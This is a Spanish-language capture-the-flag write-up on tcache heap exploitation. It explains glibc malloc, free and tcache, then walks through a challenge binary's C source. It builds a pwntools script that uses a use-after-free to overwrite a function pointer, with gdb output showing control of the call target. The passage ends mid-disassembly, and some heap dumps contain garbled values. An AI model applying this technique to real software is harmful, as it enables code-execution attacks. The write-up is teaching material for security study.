

Algunos conceptos antes de empezar

¿Que es el heap?

El heap es un espacio de memoria que un programa puede asignar para su uso. A diferencia del “stack” la memoria en el HEAP puede ser dinámicamente asignada. Esto significa que el programa puede “pedir” y “liberar” memoria de la región del heap, cada vez que lo solicite (en el contexto del programa, o sea, en el código). Por otro lado el heap es un segmento “global” Esto quiere decir que no está ubicado en la función que lo ejecuta (como el stack) Y puede ser accedido y modificado en diferentes instancias del “runtime”. Esto se logra por medio de punteros, los cuales referencian la data asignada y/o liberada, de esta forma se puede mantener una “mapa” del heap, permitiendo acceder a los diferentes recursos del mismo.

La asignación y liberación de memoria se puede explicar de manera sencilla utilizando dos funciones malloc() y free()

Malloc

Malloc es el nombre que se le da al “asignador” de memoria en GLIBC y es una colección de funciones y metadata que se usan para proveer a un proceso en “runtime” acceso a memoria dinámica. Esta metadata se encuentra presente en “chunks” o bloques y en “Arenas” Una Arena contiene una estructura (struct) con información de un determinado heap. Malloc cuando es invocado, usa como argumento un valor, el cual determina el tamaño, del bloque a asignar. y luego de ejecutarse retorna un puntero a este bloque. Podemos ver un ejemplo del uso de malloc en el siguiente código

```
char *buffer; // se declara un buffer

buffer = malloc(24); // se le asignan 24 bytes
```

Free

Free por otro lado, es una función que “libera” el uso de un bloque específico de memoria asignado por malloc. Free toma como argumento un puntero al bloque mencionado (esto puede ser el retorno de malloc) Podemos ver un ejemplo de esto en el siguiente código

```
char *buffer; // se declara un buffer

buffer = malloc(24); // se le asignan 24 bytes


free(buffer); // se libera la memoria
```

¿Qué es un chunk o bloque?

En spanglish un “chunk” es un bloque de memoria que se asigna vía malloc, este bloque contiene la información (metadata) de el mismo. Una de las propiedades del HEAP es que sus bloques contienen la información de sí mismos. Esto permite crear listas simples o enlazadas de información en la memoria y de esta forma cada “chunk” puede contener la información de su tamaño, bloque previo, siguiente, si está liberado o no, etc. Diagrama de un chunk:

¿Qué es el tcache?

En GLIBC 2.26 tcache fue introducido, La idea de tcache, es ganar rendimiento. Esto debido a que el tcache (thread cache) es parte de cada “thread” y único para el mismo. EL tcache es una estructura (struct) que se comporta como una “Arena” guardando información de cada “chunk” en el thread que es liberado para tener un rápido acceso en caso de requerirse. Todos los “chunk” de tamaño 0x20 hasta 0x400 son parte del tcache, y usan este cache rápido para liberar y asignar “chunks”.



Código fuente

La función `main()` inicia con un switch que recibe los casos del retorno de la función `menu()`, la función `menu()` muestra un mensaje de bienvenida y las opciones, la primera añade un espíritu, la segunda lo elimina, la tercera muestra el nombre y la última simplemente sale del programa

```

int main(int argc, char const *argv[]) {
    int leave = 0;
    init();

    while(!leave) {
        switch (menu()) {
            case 1:
                add_spirit();
                break;
            case 2:
                remove_spirit();
                break;
            case 3:
                report_name();
                break;
            default:
                leave = 1;
        }

        printf("\n");
    }

    return 0;
}

int menu() {
    int choice = -1;
    printf("Bienvenido al cementerio!\n");
    printf("1) Añadir un espíritu\n");
    printf("2) Eliminar un espíritu\n");
    printf("3) Mostrar nombre del espíritu\n");
    printf("4) Salir del cementerio\n");

    while (1) {
        printf("\n> ");
        scanf("%d", &choice);

        if (choice >= 0 && choice < 5) {
            break;
        }

        printf("Error: Opción no válida\n");
    }

    printf("\n");

    return choice;
}

```

La función `add_spirit()` inicia verificando si la cantidad de espíritus es menor o igual que 10 de lo contrario se mostrará que esta lleno y no añadirá nada

```
struct Cmentery {
    int counterSpirit;
    Spirit *spirits[CEMENTERY_SIZE];
} cmentery = { .counterSpirit = 0 };

void add_spirit() {
    int choice;
    int size;
    int index;
    Spirit* spirit;

    if (cmentery.counterSpirit >= CEMENTERY_SIZE) {
        printf("\nError: El cementerio esta lleno.\n");
        return;
    }

    for (index = 0; index < CEMENTERY_SIZE; index++) {
        if (cmentery.spirits[index] == NULL) {
            break;
        }
    }
}
```

Luego se declara una variable de la estructura Spirit, esta estructura tiene como primer argumento la función speak, como segundo el tipo de espíritu y como último el nombre, luego muestra algunos mensajes y termina pidiendo el tipo de espíritu

```
spirit = (Spirit *) malloc(sizeof(Spirit));

printf(";Tipo de espíritu?\n");
printf("1) Banshee\n");
printf("2) Revenant\n\n");

while (1) {
    printf("> ");
    scanf("%d", &choice);

    if (choice == 1) {
        spirit->type = REVENANT;
        break;
    }

    if (choice == 2) {
        spirit->type = BANSHEE;
        break;
    }
}
```

```

        printf("Error: Opción no válida\n\n");
    }

```

```

enum SpiritType {
    REVENANT,
    BANSHEE
};

struct Spirit {
    speakSpirit speak;
    enum SpiritType type;
    char *name;
};

```

A la actual estructura spirit se le asigna como valor de speak la dirección de la función global speak, esta función simplemente muestra el nombre del espíritu con printf, luego pregunta la longitud del nombre que sea menor a 64, si se cumple crea un nuevo espacio en el heap con `malloc()` que será el nombre del espíritu, este espacio será del tamaño del nombre

```

spirit->speak = speak;

printf("\n¿Longitud del nombre? (max: 64 caracteres)\n\n");

while (1) {
    printf("> ");
    scanf("%d", &size);

    if (size >= 0 && size < MAX_NAME_SIZE) {
        spirit->name = (char *) malloc(size);
        break;
    }

    printf("Error: Longitud no válida\n\n");
}

```

```

void speak(char *name) {
    printf("\nNombre del espíritu: %s", name);
}

```

Una vez se creó el espacio en memoria para el nombre se recibe el mismo nombre con `read()` y se asigna al valor name de la estructura, finalmente se aumenta el contador

```

printf("\n¿Nombre del espíritu?\n\n");
printf("> ");

```

```

read(0, spirit->name, size);

cemetery.spirits[index] = spirit;
printf("\nInfo: El espíritu fue añadido al ataúd %d\n", index);
cemetery.counterSpirit++;

```

La función `remove_spirit()` pregunta el numero de ataúd que es el indice que debe ser menor a 9 , este se utiliza para liberar el espacio en memoria con `free()` del indice que se recibe

```

void remove_spirit() {
    int choice;

    if (cemetery.counterSpirit <= 0) {
        printf("\nError: El espíritu no está existe en el cementerio.\n");
        return;
    }

    printf(";Número de ataúd? (0-9)\n\n");

    while (1) {
        printf("> ");
        scanf("%d", &choice);

        if (choice >= 0 && choice < CEMENTERY_SIZE) {
            break;
        }

        printf("Error: Opción no válida\n");
    }

    if (cemetery.spirits[choice] == NULL) {
        printf("\nError: Ningún espíritu en este ataúd.\n");
        return;
    }

    free(cemetery.spirits[choice]->name);
    free(cemetery.spirits[choice]);

    printf("\nInfo: El espíritu fue eliminado del ataúd %d\n", choice);

    cemetery.counterSpirit--;
}

```

La función `report_name()` también recibe un indice pero esta vez lo que hace es llamar a la función `speak()` a través de la estructura que se creo anteriormente

```

void report_name() {
    int choice;

    if (cemetery.counterSpirit <= 0) {
        printf("Error: El espíritu no está en este cementerio.\n");
        return;
    }

    printf("¿Número de ataúd? (0-9)\n\n");

    while (1) {
        printf("> ");
        scanf("%d", &choice);

        if (choice >= 0 && choice < CEMETERY_SIZE) {
            break;
        }

        printf("Error: Opción no válida\n");
    }

    if (cemetery.spirits[choice] == NULL) {
        printf("\nError: Ningún espíritu en este ataúd.\n");
        return;
    }

    cemetery.spirits[choice]-> speak(cemetery.spirits[choice]->name);
}

```

Ejecución

Ahora analicemos la ejecución del binario, primero podemos crear un nuevo espíritu con nombre AAAAAAAA que se añade con el index 0

```
~/cemetery/chall/src > ./chall
Bienvenido al cementerio!
1) Añadir un espíritu
2) Eliminar un espíritu
3) Mostrar nombre del espíritu
4) Salir del cementerio

> 1

¿Tipo de espíritu?
1) Banshee
2) Revenant

> 1

¿Longitud del nombre? (max: 64 caracteres)

> 8

¿Nombre del espíritu?

> AAAAAAAA

Info: El espíritu fue añadido al ataúd 0
```

Al llamar a la función 3 se muestra el nombre del espíritu

```
Bienvenido al cementerio!
1) Añadir un espíritu
2) Eliminar un espíritu
3) Mostrar nombre del espíritu
4) Salir del cementerio

> 3

¿Número de ataúd? (0-9)

> 0

Nombre del espíritu: AAAAAAAA
```

Al llamar a la función 2 se elimina el espíritu


```
> 2
¿Número de ataúd? (0-9)
> 0
Info: El espíritu fue eliminado del ataúd 0

Bienvenido al cementerio!
1) Añadir un espíritu
2) Eliminar un espíritu
3) Mostrar nombre del espíritu
4) Salir del cementerio

> |
```

Iniciemos creando algunas funciones en python para interactuar con todas las funciones del programa desde gdb, iniciaremos con añadiendo con `malloc()` un espíritu de tamaño 8 con el nombre `AAAAAAA`

```
#!/usr/bin/python3
from pwn import *

shell = gdb.debug("./chall", "continue")

def malloc(size, data):
    shell.sendlineafter(b"> ", b"1")
    shell.sendlineafter(b"> ", b"1")
    shell.sendlineafter(b"> ", str(size).encode())
    shell.sendafter(b"> ", data)
    shell.recvline_contains(b"Info: ")

def free(index):
    shell.sendlineafter(b"> ", b"2")
    shell.sendlineafter(b"> ", str(index).encode())

def trigger(index):
    shell.sendlineafter(b"> ", b"3")
    shell.sendlineafter(b"> ", str(index).encode())

malloc(8, b"A" * 8)
malloc(8, b"B" * 8)

shell.interactive()
```

El comando `vis` nos permite ver los chunks en el heap, en este caso con 2 espíritus se han creado 4 chunks, todos de tamaño 0x20 que es el tamaño mínimo, el chunk se compone por un qword (8 bytes) del tamaño y el resto de datos

```
pwndbg> vis
0x405000 0x0000000000000000 0x0000000000000291 .....
0x405010 0x0000000000000000 0x0000000000000000 .....
0x405020 0x0000000000000000 0x0000000000000000 .....
0x405030 0x0000000000000000 0x0000000000000000 .....
0x405040 0x0000000000000000 0x0000000000000000 .....
0x405050 0x0000000000000000 0x0000000000000000 .....
0x405060 0x0000000000000000 0x0000000000000000 .....
0x405070 0x0000000000000000 0x0000000000000000 .....
0x405080 0x0000000000000000 0x0000000000000000 .....
0x405090 0x0000000000000000 0x0000000000000000 .....
0x4050a0 0x0000000000000000 0x0000000000000000 .....
0x4050b0 0x0000000000000000 0x0000000000000000 .....
0x4050c0 0x0000000000000000 0x0000000000000000 .....
0x4050d0 0x0000000000000000 0x0000000000000000 .....
0x4050e0 0x0000000000000000 0x0000000000000000 .....
0x4050f0 0x0000000000000000 0x0000000000000000 .....
0x405100 0x0000000000000000 0x0000000000000000 .....
0x405110 0x0000000000000000 0x0000000000000000 .....
0x405120 0x0000000000000000 0x0000000000000000 .....
0x405130 0x0000000000000000 0x0000000000000000 .....
0x405140 0x0000000000000000 0x0000000000000000 .....
0x405150 0x0000000000000000 0x0000000000000000 .....
0x405160 0x0000000000000000 0x0000000000000000 .....
0x405170 0x0000000000000000 0x0000000000000000 .....
0x405180 0x0000000000000000 0x0000000000000000 .....
0x405190 0x0000000000000000 0x0000000000000000 .....
0x4051a0 0x0000000000000000 0x0000000000000000 .....
0x4051b0 0x0000000000000000 0x0000000000000000 .....
0x4051c0 0x0000000000000000 0x0000000000000000 .....
0x4051d0 0x0000000000000000 0x0000000000000000 .....
0x4051e0 0x0000000000000000 0x0000000000000000 .....
0x4051f0 0x0000000000000000 0x0000000000000000 .....
0x405200 0x0000000000000000 0x0000000000000000 .....
0x405210 0x0000000000000000 0x0000000000000000 .....
0x405220 0x0000000000000000 0x0000000000000000 .....
0x405230 0x0000000000000000 0x0000000000000000 .....
0x405240 0x0000000000000000 0x0000000000000000 .....
0x405250 0x0000000000000000 0x0000000000000000 .....
0x405260 0x0000000000000000 0x0000000000000000 .....
0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x0000000000401276 0x0000000000000000 V.@.....
0x4052b0 0x00000000004052c0 0x0000000000000021 .R@.....!.....
0x4052c0 0x4141414141414141 0x0000000000000000 AAAAAAAA.....
0x4052d0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052e0 0x0000000000401276 0x0000000000000000 V.@.....
0x4052f0 0x0000000000405300 0x0000000000000021 .S@.....!.....
0x405300 0x4242424242424242 0x0000000000000000 BBBBBBBB.....
0x405310 0x0000000000000000 0x000000000020cf1 .....
pwndbg> |
```

<-- Top chunk

Por cada espíritu se crean 2 chunks, el primero además del qword de tamaño almacena 2 punteros, el primero apunta a la función `speak()` y el segundo a otro chunk que contiene la data en este caso el nombre `AAAAAAA` o `BBBBBBB`

```
0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x0000000000000000 0x0000000000000000 v.@.....
0x4052b0 0x0000000000000000 0x0000000000000021 .R@.....!.....
0x4052c0 0x4141414141414141 0x0000000000000000 AAAAAAAA.....
0x4052d0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052e0 0x0000000000000000 0x0000000000000000 v.@.....
0x4052f0 0x0000000000000000 0x0000000000000021 .S@.....!.....
0x405300 0x4242424242424242 0x0000000000000000 BBBBBBBB.....
0x405310 0x0000000000000000 0x00000000000020cf1 .....

pwndbg> x/i 0x401276
0x401276 <speak>:      endbr64
pwndbg> x/s 0x4052c0
0x4052c0:      "AAAAAAA"
pwndbg> x/s 0x405300
0x405300:      "BBBBBBBB"
pwndbg> |
```

Ahora establecemos un pequeño breakpoint en `*report_name+218` , esto ya que desensamblandolo podemos ver que asigna algo en `rdx` que mas adelante llama con `call` , luego intentaremos ver el nombre del primer espíritu con `trigger()` en nuestro exploit que termina siendo `report_name()` en el programa

```
shell = gdb.debug("./chall", "b *report_name+218\ncontinue")

malloc(8, b"A" * 8)
malloc(8, b"B" * 8)
trigger(0)
```

El funcionamiento es simple y podiamos verlo desde el codigo fuente, del heap obtiene los 2 punteros que almacena el primer chunk de cada espíritu, el primer puntero lo mueve a `rdx` y el segundo puntero almacenado a `rdi` como argumento

```

Breakpoint 1, 0x00000000040171c in report_name ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

[ REGISTERS / show-flags on / show-compact-regs off ]
RAX 0x4040c8 (cementery+8) → 0x4052a0 → 0x401276 (speak) ← endbr64
RBX 0x/fffffffe5b8 → 0x/fffffffe90a ← 0xb6c6c6168632f2e /* './chall' */
RCX 0
RDX 0
RDI 0x7fffffffdf10 ← 0x7ffff7fb0030 /* '0' */
RSI 0
R8 0xa
R9 0
R10 0x7ffff7db1fc (_nl_c_LC_CTYPE_toupper+512) ← 0x100000000
R11 0x7ffff7e038e0 (_IO_2_1_stdin_) ← 0xfbad208b
R12 1
R13 0
R14 0x403e00 (__do_global_dtors_aux_fini_array_entry) → 0x401240 (__do_global_dtors_aux) ← endbr64
R15 0x7ffff7ffd000 (rtld_global) → 0x7ffff7ffe2e0 ← 0
RBP 0x7ffff7ffe460 → 0x7ffff7ffe490 → 0x7ffff7ffe530 → 0x7ffff7ffe590 ← 0
RSP 0x7ffff7ffe450 ← 0
RIP 0x40171c (report_name+218) ← mov rax, qword ptr [rdx + rax]
EFLAGS 0x206 [ cf PF af zf of IF df of ]

[ DISASM / x86-64 / set emulate on ]
> 0x40171c <report_name+218> mov rax, qword ptr [rdx + rax] RAX, [cementery+8] => 0x4052a0 → 0x401276 (speak) ← endbr64
0x401720 <report_name+222> mov rdx, qword ptr [rax] RDX, [0x4052a0] => 0x401276 (speak) ← endbr64
0x401723 <report_name+225> mov eax, dword ptr [rbp - 0xc] EAX, [0x7ffff7ffe454] => 0
0x401726 <report_name+228> cdqe RCX => 0
0x401728 <report_name+230> lea rcx, [rax*8] RAX => 0x4040c8 (cementery+8) → 0x4052a0 → 0x401276 (speak) ← ...
0x401730 <report_name+238> lea rax, [rip + 0x2991] RAX, [cementery+8] => 0x4052a0 → 0x401276 (speak) ← endbr64
0x401737 <report_name+245> mov rax, qword ptr [rcx + rax] RAX, [0x4052b0] => 0x4052c0 ← 'AAAAAAA'
0x40173b <report_name+249> mov rax, qword ptr [rax + 0x10] RAX, [0x4052c0] ← 'AAAAAAA'
0x40173f <report_name+253> mov rdi, rax RDI => 0x4052c0 ← 'AAAAAAA'
0x401742 <report_name+256> call rdx <speak>

```

Entonces, tenemos que el primer puntero es la función a la que se va a hacer un `call` y el segundo puntero apunta al nombre que se va a mostrar en este caso al chunk de las A's

```

0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x000000000000401276 0x0000000000000000 v.@.....
0x4052b0 0x0000000000004052c0 0x0000000000000021 .R@.....!.....
0x4052c0 0x4141414141414141 0x0000000000000000 AAAAAAAA.....
0x4052d0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052e0 0x000000000000401276 0x0000000000000000 v.@.....
0x4052f0 0x000000000000405300 0x0000000000000021 .S@.....!.....
0x405300 0x4242424242424242 0x0000000000000000 BBBBBBBB.....
0x405310 0x0000000000000000 0x00000000000020cf1 .....
pwndbg> |

```

Para ver mas claro el call podemos establecer un breakpoint en el `call rdx`, en rdx se almacena el primer puntero y el segundo en rdi

```

pwndbg> b *report_name+256
Punto de interrupción 2 at 0x401742
pwndbg> c
Continuando.

Breakpoint 2, 0x0000000000401742 in report_name ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

[ REGISTERS / show-flags on / show-compact-regs off ]

RAX 0x4052c0 ← 'AAAAAAA'
RBX 0x7fffffff5b8 → 0x7ffffffe90a ← 0x6c6c6168632f2e /* './chall' */
RCX 0
RDX 0x401276 (speak) ← endbr64
RDI 0x4052c0 ← 'AAAAAAA'
RSI 0
R8 0xa
R9 0
R10 0x7ffff7db1fc0 (_nl_C_LC_CTYPE_toupper+512) ← 0x100000000
R11 0x7ffff7e038e0 (_IO_2_1_stdin_) ← 0xfbad208b
R12 1
R13 0
R14 0x403e00 (__do_global_dtors_aux_fini_array_entry) → 0x401240 (__do_global_dtors_aux) ← endbr64
R15 0x7ffff7fd000 (_rtld_global) → 0x7ffff7fe2e0 ← 0
RBP 0x7ffffffe460 → 0x7ffffffe490 → 0x7ffffffe530 → 0x7ffffffe590 ← 0
RSP 0x7ffffffe450 ← 0
RIP 0x401742 (report_name+256) ← call rdx
EFLAGS 0x206 [ cf PF af 2f sf IF df of ]

[ DISASM / x86-64 / set emulate on ]

0x401728 <report_name+230> lea rcx, [rax*8] RCX => 0
0x401730 <report_name+238> lea rax, [rip + 0x2991] RAX => 0x4040c8 (cemetery+8) → 0x4052a0 → 0x401276 (speak) ← ...
0x401737 <report_name+245> mov rax, qword ptr [rcx + rax] RAX, [cemetery+8] => 0x4052a0 → 0x401276 (speak) ← endbr64
0x40173b <report_name+249> mov rax, qword ptr [rax + 0x10] RAX, [0x4052b0] => 0x4052c0 ← 'AAAAAAA'
0x40173f <report_name+253> mov rdi, rax RDI => 0x4052c0 ← 'AAAAAAA'
0x401742 <report_name+256> call rdx <speak>
rdi: 0x4052c0 ← 'AAAAAAA'
rsi: 0
rdx: 0x401276 (speak) ← endbr64
rcx: 0

```

Ahora liberaremos estos 2 chunks pero haremos una pausa para ver como se ve antes y después

```

malloc(8, b"A" * 8)
malloc(8, b"B" * 8)

pause()

free(0)
free(1)

```

Antes de los `free()` podemos ver que tenemos la estructura que ya antes vimos

```

0x405260 0x0000000000000000 0x0000000000000000 .....
0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x000000000000401276 0x0000000000000000 v.@.....!.....
0x4052b0 0x0000000000004052c0 0x0000000000000021 .R@.....!.....
0x4052c0 0x4141414141414141 0x0000000000000000 AAAAAAAA.....
0x4052d0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052e0 0x000000000000401276 0x0000000000000000 v.@.....!.....
0x4052f0 0x000000000000405300 0x0000000000000021 .S@.....!.....
0x405300 0x4242424242424242 0x0000000000000000 BBBBBBBB.....
0x405310 0x0000000000000000 0x00000000000020cf1 .....
pwndbg> |

```

Al continuar la ejecución se liberan todos los chunks convirtiendose en tcachebins que como se repaso al inicio son chunks en espera de una asignación del mismo tamaño si es requerida para en lugar de crear un chunk nuevo usar los disponibles


```

0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x00000000004056c5 0x0e89f4f3d31ca39e .V@.....
0x4052b0 0x00000000004052c0 0x0000000000000021 .R@.....!.....
0x4052c0 0x0000000000004045 0x0e89f4f3d31ca39e .....
0x4052d0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052e0 0x0000000000405705 0x0e89f4f3d31ca39e .W@.....
0x4052f0 0x0000000000405300 0x0000000000000021 .S@.....!.....
0x405300 0x00000000004056a5 0x0e89f4f3d31ca39e .V@.....
0x405310 0x0000000000000000 0x000000000020cf1 .....
pwndbg> |

```

```

<-- tcachebins[0x20][2/4]
<-- tcachebins[0x20][3/4]
<-- tcachebins[0x20][0/4]
<-- tcachebins[0x20][1/4]
<-- Top chunk

```

Exploit

La vulnerabilidad viene del hecho de que controlamos el tamaño del chunk de la data y ya que podemos liberarla con `free()` aprovecharemos que los chunks que no controlamos son de 0x20 para crear unos un poco mayores, como 8 bytes son usados el tamaño mínimo es de 24 bytes de data, por lo que si introducimos 25 bytes se creará un chunk de 0x30 en lugar de 0x20

```

malloc(25, b"A" * 25)
malloc(25, b"B" * 25)

pause()

free(0)
free(1)

```

Ahora podemos ver 4 chunks sin embargo aunque los de los punteros siguen siendo de 0x20 ahora los de la data son de 0x30

```

0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x0000000000401276 0x0000000000000000 V.@.....
0x4052b0 0x00000000004052c0 0x0000000000000031 .R@.....1.....
0x4052c0 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAA
0x4052d0 0x4141414141414141 0x0000000000000041 AAAAAAAA.....
0x4052e0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052f0 0x0000000000401276 0x0000000000000000 V.@.....
0x405300 0x0000000000405310 0x0000000000000031 .S@.....1.....
0x405310 0x4242424242424242 0x4242424242424242 BBBBBBBBBBBBBB
0x405320 0x4242424242424242 0x0000000000000042 BBBBBBBB.....
0x405330 0x0000000000000000 0x000000000020cd1 .....
pwndbg> |

```

```

<-- Top chunk

```

☞

Al liberar estos chunks nos quedan 2 tcachebins de 0x20 y 2 de 0x30, pero espera... que pasa si ¿ahora pedimos un chunk de tamaño menor a 0x20? pues se utilizarán los chunks en el tcache en lugar de crear unos nuevos pero al ser de 0x20 se escribirán en los 2 liberados anteriormente que contenían punteros por lo que los de 30 quedaran intactos

```

0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x00000000000000405 0x618420439379a3eb .....y.C .a <-- tcachebins[0x20][1/2]
0x4052b0 0x0000000000004052c0 0x0000000000000031 .R@.....1.....
0x4052c0 0x00000000000000405 0x618420439379a3eb .....y.C .a <-- tcachebins[0x30][1/2]
0x4052d0 0x4141414141414141 0x0000000000000041 AAAAAAAAAA.....
0x4052e0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052f0 0x0000000000004056a5 0x618420439379a3eb .V@.....y.C .a <-- tcachebins[0x20][0/2]
0x405300 0x000000000000405310 0x0000000000000031 .S@.....1.....
0x405310 0x0000000000004056c5 0x618420439379a3eb .V@.....y.C .a <-- tcachebins[0x30][0/2]
0x405320 0x4242424242424242 0x0000000000000042 BBBBBBBBBB.....
0x405330 0x0000000000000000 0x00000000000020cd1 .....
pwndbg> | <-- Top chunk

```

Asi que nuestra idea de explotación es agregar 2 espíritus con un nombre de tamaño mayor a 24 para que se creen los 2 chunks por defecto de 0x20 que contienen los punteros y 2 de 0x30 con las data, luego llamamos a malloc con un tamaño de 24 o menor

```

malloc(25, b"A" * 25)
malloc(25, b"B" * 25)

free(0)
free(1)

malloc(8, b"C" * 8)

```

Al requerir 2 chunks de 0x20 (uno para los punteros y otro para la data) lo que hace es que en el primero (de abajo a arriba) almacena los punteros y en el segundo la data

```

0x405260 0x0000000000000000 0x0000000000000000 .....
0x405270 0x0000000000000000 0x0000000000000000 .....
0x405280 0x0000000000000000 0x0000000000000000 .....
0x405290 0x0000000000000000 0x0000000000000021 .....!.....
0x4052a0 0x4343434343434343 0x0000000000000000 CCCCCCCC.....
0x4052b0 0x0000000000004052c0 0x0000000000000031 .R@.....1.....
0x4052c0 0x00000000000000405 0x45db591ba8f9b9c0 .....Y.E <-- tcachebins[0x30][1/2]
0x4052d0 0x4141414141414141 0x0000000000000041 AAAAAAAAAA.....
0x4052e0 0x0000000000000000 0x0000000000000021 .....!.....
0x4052f0 0x000000000000401276 0x0000000000000000 v.@.....
0x405300 0x0000000000004052a0 0x0000000000000031 .R@.....1.....
0x405310 0x0000000000004056c5 0x45db591ba8f9b9c0 .V@.....Y.E <-- tcachebins[0x30][0/2]
0x405320 0x4242424242424242 0x0000000000000042 BBBBBBBBBB.....
0x405330 0x0000000000000000 0x00000000000020cd1 .....
pwndbg> | <-- Top chunk

```

Pero espera... anteriormente al index 0 se le habian asignado los primeros chunks y el primer chunk contenia los punteros, y si ahora llamamos a `report_name()` ¿que pasa? pues bastante simple, tomara como puntero lo que ahora almacenamos como data ya que por el orden del tcache fue el segundo chunk en ocuparse

```

0x405260      0x0000000000000000      0x0000000000000000      .....
0x405270      0x0000000000000000      0x0000000000000000      .....
0x405280      0x0000000000000000      0x0000000000000000      .....
0x405290      0x0000000000000000      0x0000000000000021      .....!.....
0x4052a0      0x4343434343434343      0x0000000000000000      CCCCCCCC.....
0x4052b0      0x00000000004052c0      0x0000000000000031      .R@.....1.....
0x4052c0      0x0000000000000405      0x45db591ba8f9b9c0      .....Y.E
0x4052d0      0x4141414141414141      0x0000000000000041      AAAAAAAAAA.....
0x4052e0      0x0000000000000000      0x0000000000000021      .....!.....
0x4052f0      0x0000000000401276      0x0000000000000000      v.@.....
0x405300      0x00000000004052a0      0x0000000000000031      .R@.....1.....
0x405310      0x00000000004056c5      0x45db591ba8f9b9c0      .V@.....Y.E
0x405320      0x4242424242424242      0x0000000000000042      BBBBBBBBBB.....
0x405330      0x0000000000000000      0x00000000000020cd1      .....
pwndbg> |

```

Al llamar a `report_name()` con el índice 0 lo que pasará es que el puntero del primer chunk lo ejecutará en el `call rax` como lo hacia antes con la diferencia que hemos alterado el heap por lo que llamará a la data que se escribió en el ultimo malloc

```

malloc(25, b"A" * 25)
malloc(25, b"B" * 25)

free(0)
free(1)

malloc(8, b"C" * 8)
trigger(0)

```

Podemos ver que la llamada ahora la hace a la dirección `0x4343434343434343` que es igual a las `8` C's

```

pwndbg> c
Continuando.

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401742 in report_name ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags on / show-compact-regs off ]
RAX 0x4052c0 ← 0x405
RBX 0x7fffffff5b8 → 0x7fffffff90a ← 0x6c6c6168632f2e /* './chall' */
RCX 0
RDX 0x4343434343434343 ('CCCCCCCC')
RDI 0x4052c0 ← 0x405
RSI 0
R8 0xa
R9 0
R10 0x7ffff7db1fc0 (_nl_C_LC_CTYPE_toupper+512) ← 0x100000000
R11 0x7ffff7e038e0 (_IO_2_1_stdin_) ← 0xfbad208b
R12 1
R13 0
R14 0x403e00 (__do_global_dtors_aux_fini_array_entry) → 0x401240 (__do_global_dtors_aux) ← endbr64
R15 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2e0 ← 0
RBP 0x7ffff7ffe460 → 0x7ffff7ffe490 → 0x7ffff7ffe530 → 0x7ffff7ffe590 ← 0
RSP 0x7ffff7ffe450 ← 0
RIP 0x401742 (report_name+256) ← call rdx
EFLAGS 0x10206 [ cf PF af zf sf IF df of ]
[ DISASM / x86-64 / set emulate on ]
0x401728 <report_name+230> lea rcx, [rax*8]
